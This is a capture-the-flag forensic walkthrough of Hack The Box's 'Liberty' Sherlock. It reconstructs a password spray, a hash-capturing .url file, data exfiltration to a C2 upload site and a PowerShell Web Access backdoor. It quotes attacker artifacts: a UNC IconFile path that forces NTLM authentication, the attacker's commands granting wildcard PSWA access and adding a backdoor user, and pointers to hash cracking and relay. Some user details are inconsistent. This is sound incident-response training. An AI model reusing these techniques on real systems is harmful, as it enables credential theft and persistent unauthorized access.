Liberty Sherlock Walkthrough
Password spraying leading to backdoor access: forced NTLM authentication via crafted .url files, MFT/USN analysis, and a PowerShell Web Access backdoor with data exfiltration.
Solved Liberty from Hack The Box!
Liberty launched a massive project with a budget exceeding $100 million, with the goal of granting true freedom to humanity. One day, a system administrator discovered a shared folder configured with “Full Control” permissions granted to “Everyone”, raising concerns about a potential security incident. You have been tasked with investigating evidence collected from the affected endpoint to determine what occurred. Threat Intelligence has previously identified that an employee’s credentials were harvested by a RedLine Stealer, which is suspected to have been used for initial access to this system
| Field | Value |
|---|---|
| Category | DFIR |
| Difficulty | Medium |
| Status | Closed |
| Date | 2026-03-31 |
| Stack | KAPE FILES, Windows Event Logs, Sysmon |
| Tools | chainsaw, hayabusa, splunk, MFTcmd, regripper |
Before we begin our investigation I prepare me files
Export all .evtx files to a single .json format
$ chainsaw dump --extension evtx --skip-errors ../Windows/System32/winevt/logs/ -j -o chainsaw_dump.json
Run Hayabusa for .csv timeline for quick win
$ hayabusa csv-timeline -d ../Windows/System32/winevt/logs/ -U -o hayabusa_timeline.csv
Timeline
| Date | What Happened |
|---|---|
2025-06-11 14:35:56 |
Password spray attack from 192.168.189.129 |
2025-06-11 14:39:14 |
Create Proposal.url file for forced NTLM auth |
2025-06-11 14:44:48 |
RDP logon with compromised user k.texus |
2025-06-11 14:46:06 |
Attacker creates archive arkproj.zip from ProjectArk |
2025-06-11 14:46:44 |
Attacker upload the arkproj.zip to C2 server http://yourc2filemanager.cn/upload.php |
2025-06-11 14:53:33 |
Added backdoor user t.minami to Remote Management Users |
2025-06-11 14:54:55 |
Confirmed backdoor access via PSWA as t.minami |
2025-06-11 14:55:40 |
PSWA session terminated (User Signoff) |

Q1 — You suspect that a threat actor might conduct password spraying attack on this server, How many failed logon attempts identified before successfully identifying the correct pair of the credential?
Answer 5
A password spraying attack involves trying a single password against multiple usernames to avoid account lockouts. To identify this, we filter for EventID 4625 (failed logon) and look for a burst of attempts in a short timeframe from the same source IP.
$ cat chainsaw_dump.json | jq -r '.[] | select(.Event.System.EventID==4625) | "\(.Event.System.TimeCreated_attributes.SystemTime) --> \(.Event.EventData.TargetUserName) --> \(.Event.EventData.IpAddress)"'
The output reveals 5 failed logon attempts at 2025-06-11 14:35:56 originating from 192.168.189.129, each targeting a different username (t.miami, a.kimaga, y.wsasua, k.tasaga, n.nokoda) within the same second — a clear indicator of password spraying.

MITRE ATT&CK: T1110.003 — Brute Force: Password Spraying Adversaries use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials without triggering account lockouts.
Q2 — What is the user that was identified by the threat actor?
Answer v.hunter
Following the failed attempts, we filter for EventID 4624 (successful logon) excluding noise accounts like SYSTEM, and look for a success event close to the spray timestamp.
cat chainsaw_dump.json | jq -r '.[] | select(.Event.System.EventID==4624 and .Event.EventData.TargetUserName!="SYSTEM") | "\(.Event.System.TimeCreated_attributes.SystemTime) --> \(.Event.EventData.TargetUserName) --> \(.Event.EventData.IpAddress)"'

The output shows v.hunter successfully authenticated from 192.168.189.129 at 2025-06-11T14:35:56, immediately following the spray burst — confirming this was the valid credential pair identified by the attacker.
MITRE ATT&CK:
Adversaries may obtain and abuse credentials of existing accounts to gain initial access, persistence, privilege escalation, or defense evasion. Using a legitimately obtained account avoids many detection mechanisms.
Q3 — There is a shared folder that can be accessed by all users, what is the name of this shared folder?
Answer Proposal
Since EventID 5140/5142/5143 (network share events) were absent from the event log dump, we pivoted to the SYSTEM registry hive where Windows stores share definitions under ControlSet001\Services\LanmanServer\Shares. We parsed it using regripper:
$ regripper -r Windows/System32/config/SYSTEM -p shares
Launching shares v.20200525
shares v.20200525
(System) Get list of shares from System hive file

  Proposal
    MaxUses=5
    Permissions=9
    Remark=This share is used to store project proposal and allow anyone on this computer to put a file to it and Texus will review them

  Users
    MaxUses=4294967295
    Permissions=0
    Remark=

  ProjectArk
    MaxUses=4294967295
    Permissions=0
    Remark=
The output revealed three shares on the system: Proposal, Users, and ProjectArk. The Proposal share is identified as accessible by all users based on its remark field — “This share is used to store project proposal and allow anyone on this computer to put a file to it and Texus will review them” — confirming it as the share open to all users.
Two things worth noting:
Permissions=9onProposalmeans read-only for everyoneMaxUses=5limits concurrent connections to 5, unlike the other shares which are unlimited (4294967295)
MITRE ATT&CK:
T1135 — Network Share Discovery
Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor to collection and to identify potential systems of interest for Lateral Movement.
Q4 — The threat actor uploaded several files to the previously identified shared folder. One of these files can be used to capture the hash of a user who opens it. What is the name of that file?
Answer Proposal.url
To find files uploaded to the Proposal share, we parsed the $MFT (Master File Table) which records all file creation activity on the filesystem. I used MFTcmd.exe for this on my FlareVM and used Timeline explorer.exe to parse it
& 'C:\Tools\Eric Zimmerman\net9\MFTECmd.exe' -f '.\$MFT' --csv

The MFT revealed proposal.url which is type DowWindows created on 2025-06-11 14:39:14 inside the Proposal share. A .url file is a Windows Internet Shortcut — when crafted with a UNC path pointing to an attacker-controlled server (e.g. \\192.168.x.x\share), it forces the victim’s machine to automatically attempt NTLM authentication upon opening, allowing the attacker to capture the NTLM hash.
MITRE ATT&CK: T1187 — Forced Authentication Adversaries may gather credential material by invoking or forcing a user to automatically provide authentication information through a mechanism in which they can intercept it.
Q5 — What is the full URL used by threat actor to mimic the fake proposal of the project?
Answer http://argonaut.ark/proposal.html
We extracted the content of proposal.url from the $MFT using strings:
$ strings -a \$MFT| grep -A 5 -B 5 -i "proposal"

The URL field points to a legitimate-looking webpage as a decoy. However the malicious part is the IconFile field — it points to a UNC path on the attacker’s machine at 192.168.189.129. When any user opens the .url file, Windows automatically attempts to load the icon by authenticating to \\192.168.189.129 via NTLM, sending the user’s hash to the attacker without any interaction beyond opening the file. The %USERNAME% variable is also used to identify which user opened the file.
MITRE ATT&CK: T1187 — Forced Authentication Adversaries use UNC path injection via crafted files to force NTLM authentication to attacker-controlled infrastructure, capturing credential hashes for offline cracking or relay attacks.
Q6 — What is the full UNC path of the network share that the threat actor used to capture hash of the victim?
Answer \\192.168.189.129\%USERNAME%.icon
As identified in the previous question, the proposal.url file contained a crafted IconFile field pointing to:
\\192.168.189.129\%USERNAME%.icon
When any user opens the file, Windows automatically attempts to load the icon resource from this UNC path, triggering an NTLM authentication request to the attacker’s machine at 192.168.189.129. The %USERNAME% variable dynamically resolves to the victim’s username, allowing the attacker to identify exactly which user’s hash was captured.
MITRE ATT&CK: T1187 — Forced Authentication Adversaries craft files containing UNC paths to attacker-controlled infrastructure to silently capture NTLM hashes without any user interaction beyond opening the file.
Q7 — What is the format of the hash that the threat actor captured via this method?
Answer Net-NTLMv2
When a user opens the proposal.url file, Windows attempts to authenticate to the UNC path \\192.168.189.129\%USERNAME%.icon using the Net-NTLMv2 challenge-response protocol. The attacker’s machine acting as a rogue SMB server (typically using tools like Responder) intercepts this authentication attempt and captures the Net-NTLMv2 hash
The Net-NTLMv2 hash format looks like:
username::domain:challenge:HMAC-MD5:blob
This hash can then be:
- Cracked offline using Hashcat with mode
m 5600 - Relayed to other systems using
ntlmrelayx
MITRE ATT&CK: T1187 — Forced Authentication The captured Net-NTLMv2 hash can be used for offline password cracking or NTLM relay attacks to further compromise the environment.
Q8 — What is the full name of the second compromised user?
Answer Kuneo Texus
To find the full name of the user accounts on the system, we parsed the SAM registry hive using regripper:
regripper -r ../Windows/System32/config/SAM -p samparse | grep "Full Name"

Launching samparse v.20220921
Full Name       :
Full Name       :
Full Name       :
Full Name       :
Full Name       : Tiana Miami
Full Name       : Kuneo Texus
Full Name       : Ninomae Nodoka
Full Name       : Virakuya Hunter
Full Name       :
The SAM hive stores local user account information including full names. The output revealed several user accounts on the system. Cross-referencing with our earlier findings — the Proposal share remark mentioned “Texus will review them” — confirming that Kuneo Texus (k.texus) is the victim who would open files placed in the Proposal share.
This also aligns with the earlier EventID 4625 failed logon attempts targeting k.texus from 192.168.189.129, indicating the attacker had already identified this user as a target.
MITRE ATT&CK: T1589.003 — Gather Victim Identity Information: Employee Names Adversaries may gather employee names that can be used during targeting to identify persons of interest for further reconnaissance or attack.
Q9 — When was the time that the threat actor connected to the server via RDP in UTC?
Answer 2025-06-11 14:44:48
RDP logons are recorded as EventID 4624 with LogonType 10 (RemoteInteractive). We filtered for this in Splunk after the known attack timestamp:
index="main" source="chainsaw_dump.json"
| spath input=_raw output=EventID path="Event.System.EventID"
| spath input=_raw output=Timestamp path="Event.System.TimeCreated_attributes.SystemTime"
| spath input=_raw output=Username path="Event.EventData.TargetUserName"
| spath input=_raw output=Domain path="Event.EventData.TargetDomainName"
| spath input=_raw output=LogonType path="Event.EventData.LogonType"
| search EventID=4624 OR EventID=4625
| where Timestamp > "2025-06-11T14:34:00"
| where Domain="LIBERYSV08" AND LogonType=10
| where NOT match(Username, "DWM|UMFD|SYSTEM|ANONYMOUS|user")
| table Timestamp, Username, EventID, Domain, LogonType
| sort Timestamp

The results show the threat actor established an RDP session at 2025-06-11 14:44:48 UTC using the compromised v.hunter credentials — approximately 9 minutes after the initial password spray and successful logon at 14:35:56.
MITRE ATT&CK: T1021.001 — Remote Services: Remote Desktop Protocol Adversaries may use Valid Accounts to log into a computer using RDP. The adversary may then perform actions as the logged-on user to achieve lateral movement or further compromise.
Q10 — The threat actor discovered a folder that stores files about the project, What is the full path of this folder?
Answer C:\ProjectArk
We extracted folder names from the $MFT using strings, looking for project-related directory names:
strings -a '$MFT' | grep -iE "(project|ark)" | sort -u | head -30
The $MFT revealed C:\ProjectArk as a directory on the system. This aligns with our earlier findings from the SYSTEM registry hive which showed a share named ProjectArk — confirming this is the local folder behind that share and the project folder the threat actor discovered and browsed after establishing the RDP session at 14:44:48.
MITRE ATT&CK: T1083 — File and Directory Discovery Adversaries may enumerate files and directories or search in specific locations of a host or network share for certain information within a file system to further their objectives after gaining access to the system.
Q11 — The threat actor created an archive file containing all files of the previously identified folder, What is the name of this archive file?
Answer arkproj.zip
Since no prefetch files were available and PowerShell logs didn’t capture the command, we pivoted to the USN Journal ($J) which tracks all file system operations including file creation.
MFTECmd.exe -f '$J' --csv C:\output --csvf journal_output.csv
Then opened journal_output.csv in Timeline Explorer and filtered for ark and zip, revealing arkproj.zip as a newly created archive file after the RDP session at 14:44:48.
The filename arkproj is a clear reference to ProjectArk — confirming the threat actor compressed the entire C:\ProjectArk folder contents for exfiltration.

MITRE ATT&CK:
T1560.001 — Archive Collected Data: Archive via Utility
Adversaries may use utilities like zip to compress collected data prior to exfiltration to make it portable and minimize the amount of data sent over the network.
Q12 — What is the total bytes of all files on that folder which were compressed into previously identified archive file? (not including Zone Identifier)
Answer 783907
To find the file sizes of all files in C:\ProjectArk, we parsed the $MFT using MFTECmd on FlareVM and opened the output in Timeline Explorer:
In Timeline Explorer we filtered the ParentPath column for ProjectArk and excluded any entries containing Zone.Identifier (NTFS Alternate Data Streams that store download origin metadata — not actual file content).

| File | Size (bytes) |
|---|---|
| diagram.png | 286347 |
| Project Ark Scope and Planing.docx | 16395 |
| Project Ark Scope and Planing.pdf | 255143 |
| Project Ark Present to board.pptx | 74110 |
| Strakeholders.xlsx | 5380 |
| Full timeline GANTT.xlsx | 132675 |
| Allocated Budget planning.xlsx | 13857 |
| Total | 783907 |
MITRE ATT&CK:
T1560.001 — Archive Collected Data: Archive via Utility
Adversaries compress and archive collected data prior to exfiltration to reduce transfer size and avoid detection.
Q13 — The threat actor uploaded the previously identified file to C2 website, What is the domain of this website?
Answer yourc2filemanager.cn
Since the threat actor had an active RDP session, we investigated browser artifacts to identify any file upload activity. We located the Microsoft Edge browser history file from the collected KAPE artifacts and extracted URLs using strings:
strings -a ../Users/k.texus/AppData/Local/Microsoft/Edge/User\ Data/Default/History | grep -iE "http://"
Output

The output revealed the URL yourc2filemanager.cn — a domain consistent with a C2 file manager used for exfiltrating data. This confirms the threat actor used the compromised v.hunter RDP session to upload arkproj.zip to their C2 infrastructure via the Edge browser.
This is a common exfiltration technique — using a legitimate browser to upload files to a web-based file manager to blend in with normal web traffic and avoid triggering network-based detection tools.
MITRE ATT&CK: T1567 — Exfiltration Over Web Service Adversaries may use an existing, legitimate external web service to exfiltrate data rather than their primary command and control channel, blending exfiltration with normal web traffic to avoid detection.
Q14 — While reviewing users on this server, you found a suspicious user on this server, What is the name of this user?
Answer t.minami
After establishing the RDP session, the threat actor used k.texus’s account to run PowerShell commands. We found the PowerShell Console History file in the user’s AppData folder:
cat ../Users/k.texus/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadline/ConsoleHost_history.txt
The output revealed the full attack chain the threat actor executed:
Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
Install-PswaWebApplication -UseTestCertificate
Add-PswaAuthorizationRule -UserName * -ComputerName * -ConfigurationName *
Enable-PSRemoting -Force
Test-WSMan
Get-Service -Name WinRM
net localgroup "remote management users" t.minami /add
net user t.minami

The attacker
- Installed PowerShell Web Access — enabling browser-based remote PowerShell access
- Enabled PSRemoting — allowing remote PowerShell sessions
- At
2025-06-11 14:53:33according toEventID 4732 - A member was added to a security-enabled local grouphe addst.minamito theRemote Management Usersgroup — establishing a backdoor account for persistent remote access
MITRE ATT&CK: T1136.001 — Create Account: Local Account Adversaries may create a local account to maintain access to victim systems, with the account being used to establish persistent access that does not require deploying remote access tools.
MITRE ATT&CK: T1078.003 — Valid Accounts: Local Accounts Adversaries may obtain and abuse credentials of a local account to maintain persistent access to the system.
Q15 — The threat actor installed a web-based gateway as a backdoor to the server. What is the full command used to install this feature?
Answer Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
As identified in the previous question, the full PowerShell Console History revealed this command was the first thing the threat actor executed after gaining access:
cat ../Users/k.texus/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadline/ConsoleHost_history.txt
Output
Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
PowerShell Web Access (PSWA) is a legitimate Windows feature that provides a web-based PowerShell console accessible through a browser. The threat actor installed it as a backdoor to maintain persistent remote access to the server without needing a traditional RDP connection or remote access tool, blending in with legitimate Windows features to avoid detection.
MITRE ATT&CK: T1505.004 — Server Software Component: IIS Components Adversaries may install malicious or legitimate components on servers to establish persistent access, using built-in features like PowerShell Web Access to maintain covert remote access.
MITRE ATT&CK: T1021.006 — Remote Services: Windows Remote Management Adversaries may use Windows Remote Management to execute commands on remote systems, with PowerShell Web Access providing browser-based access to WinRM functionality.
Q16 — Which protocol has to be enabled to use this feature?
Answer WinRM
As seen in the PowerShell Console History from the previous question, the threat actor explicitly enabled and verified WinRM after installing PowerShell Web Access:
Enable-PSRemoting -Force
Test-WSMan
Get-Service -Name WinRM
WinRM (Windows Remote Management) is Microsoft’s implementation of the WS-Management protocol. It is a prerequisite for PowerShell Web Access as it handles the underlying remote communication between the browser-based console and the server. Enable-PSRemoting -Force automatically configures and starts the WinRM service, while Test-WSMan verifies the connection is working correctly.
MITRE ATT&CK: T1021.006 — Remote Services: Windows Remote Management Adversaries may use Valid Accounts to interact with remote systems using Windows Remote Management, which allows for remote execution of commands and scripts via the WinRM protocol.
Q17 — Provide the UTC timestamp when the threat actor confirmed successful backdoor access through the previously identified user account.
Answer 2025-06-11 14:54:55
After adding t.minami to the Remote Management Users group at 14:53:33, the threat actor navigated to the PowerShell Web Access (PSWA) web portal and authenticated as the backdoor user. The confirmation is captured in the Microsoft-Windows-PowerShellWebAccess/Operational log:
- Event ID 784 (14:54:52) — PSWA authentication request for LIBERYSV08\t.minami targeting node .
- Event ID 769 (14:54:55) — Session successfully established
- Event ID 770 (14:55:40) — Session closed via "User Signoff"

  SessionId:    LIBERYSV08\t.minami.250611.075455
  UserName:     LIBERYSV08\t.minami
  OriginIP:     192.168.189.129
  TargetNode:   localhost
  Port:         5985
  Config:       Microsoft.PowerShell
The short session duration (~45 seconds) and the “User Signoff” end type indicate the threat actor logged in, verified access was working, and promptly signed out — a classic access validation pattern.
Standard 4624 logon events were insufficient to identify this activity because the PSWA gateway proxied the connection through IIS (w3wp.exe), resulting in Type 3 network logons with no remote IP. The true
source IP (192.168.189.129) was only recorded in the PSWA operational log.
MITRE ATT&CK: T1078.003 — Valid Accounts: Local Accounts Adversaries may obtain and abuse credentials of a local account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. The threat actor leveraged the previously created backdoor account
t.minamito confirm remote access through PSWA.
Q18 — What is the Session ID of this connection?
Answer LIBERYSV08\t.minami.250611.075455
The Session ID was recorded in PowerShell Web Access Event ID 769 at 2025-06-11 14:54:55 within the Microsoft-Windows-PowerShellWebAccess/Operational log. PSWA generates session identifiers using the format
<Computer>\<Username>.<Date>.<Time>, which in this case confirms:
- Computer: LIBERYSV08
- User: t.minami (the backdoor account)
- Date/Time: 250611.075455 (June 11, 2025 — note the timestamp reflects the server’s local time zone offset from UTC)
The same Session ID appears in the corresponding Event ID 770 at 14:55:40 when the session was terminated via “User Signoff,” confirming the full lifecycle of the threat actor’s access validation session.
MITRE ATT&CK: https://attack.mitre.org/techniques/T1021/006/ The PSWA session operated over WinRM (port 5985) to establish a browser-based PowerShell console. Tracking PSWA Session IDs enables analysts to correlate authentication, command execution, and session termination events across the PowerShellWebAccess operational log.
Q19 — Provide the UTC timestamp When was this session terminated by the threat actor
Answer 2025-06-11 14:55:40
The session termination was captured in PowerShell Web Access Event ID 770 within the Microsoft-Windows-PowerShellWebAccess/Operational log:
SessionId:  LIBERYSV08\t.minami.250611.075455
EndType:    User Signoff
MITRE ATT&CK: https://attack.mitre.org/techniques/T1078/003/ Short-lived sessions using newly created accounts are a common indicator of access testing during the persistence establishment phase. The brief “connect and verify” pattern helps threat actors confirm their backdoor is operational while reducing the window of detection
Q20 — What is the name of shared folder that was created by the threat actor during the invasion?
Answer ProjectArk
The shared folder was identified through the SYSTEM registry hive at ControlSet\Services\LanmanServer\Shares using RegRipper’s shares plugin. Three shares were registered on the system:
regripper -r SYSTEM -p shares
This revealed three shares:

- Users — default Windows share, not attacker-created
- Proposal — has a legitimate business remark mentioning k.texus by name, limited to 5 connections. This was a share already there that the attacker accessed
- ProjectArk — no remark, unlimited connections, at C:\ root (unusual). Suspicious.
ProjectArk was mapped to C:\ProjectArk at the root of the system drive — an unusual location for a legitimate business share. Cross-referencing with the $MFT, the folder contained sensitive business documents
The MFT LastRecordChange timestamps for all files within ProjectArk were updated to 2025-06-11 14:56:25 — during the active intrusion — confirming the threat actor interacted with this share during the attack. The absence of a descriptive remark (unlike the legitimate Proposal share), the root-level placement, and the concentration of high-value business documents (budgets, stakeholder lists, board presentations) are consistent with a data staging share created for exfiltration purposes.
MITRE ATT&CK: https://attack.mitre.org/techniques/T1039/ Adversaries may search network shares on computers they have compromised to find files of interest. The threat actor created a dedicated shared folder named ProjectArk to consolidate and stage sensitive business documents, a common precursor to data exfiltration